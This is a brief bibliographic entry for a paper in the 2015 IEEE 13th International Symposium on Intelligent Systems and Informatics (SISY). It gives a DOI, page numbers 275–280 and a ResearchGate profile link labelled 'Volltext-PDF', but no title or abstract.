http://dx.doi.org/10.1109/SISY.2015.7325394
Published in: Intelligent Systems and Informatics (SISY),
2015 IEEE 13th International Symposium on 7-19 Sept. 2015, Pages: 275 – 280
Volltext-PDF: https://www.researchgate.net/profile/Zoltan_Nemeth12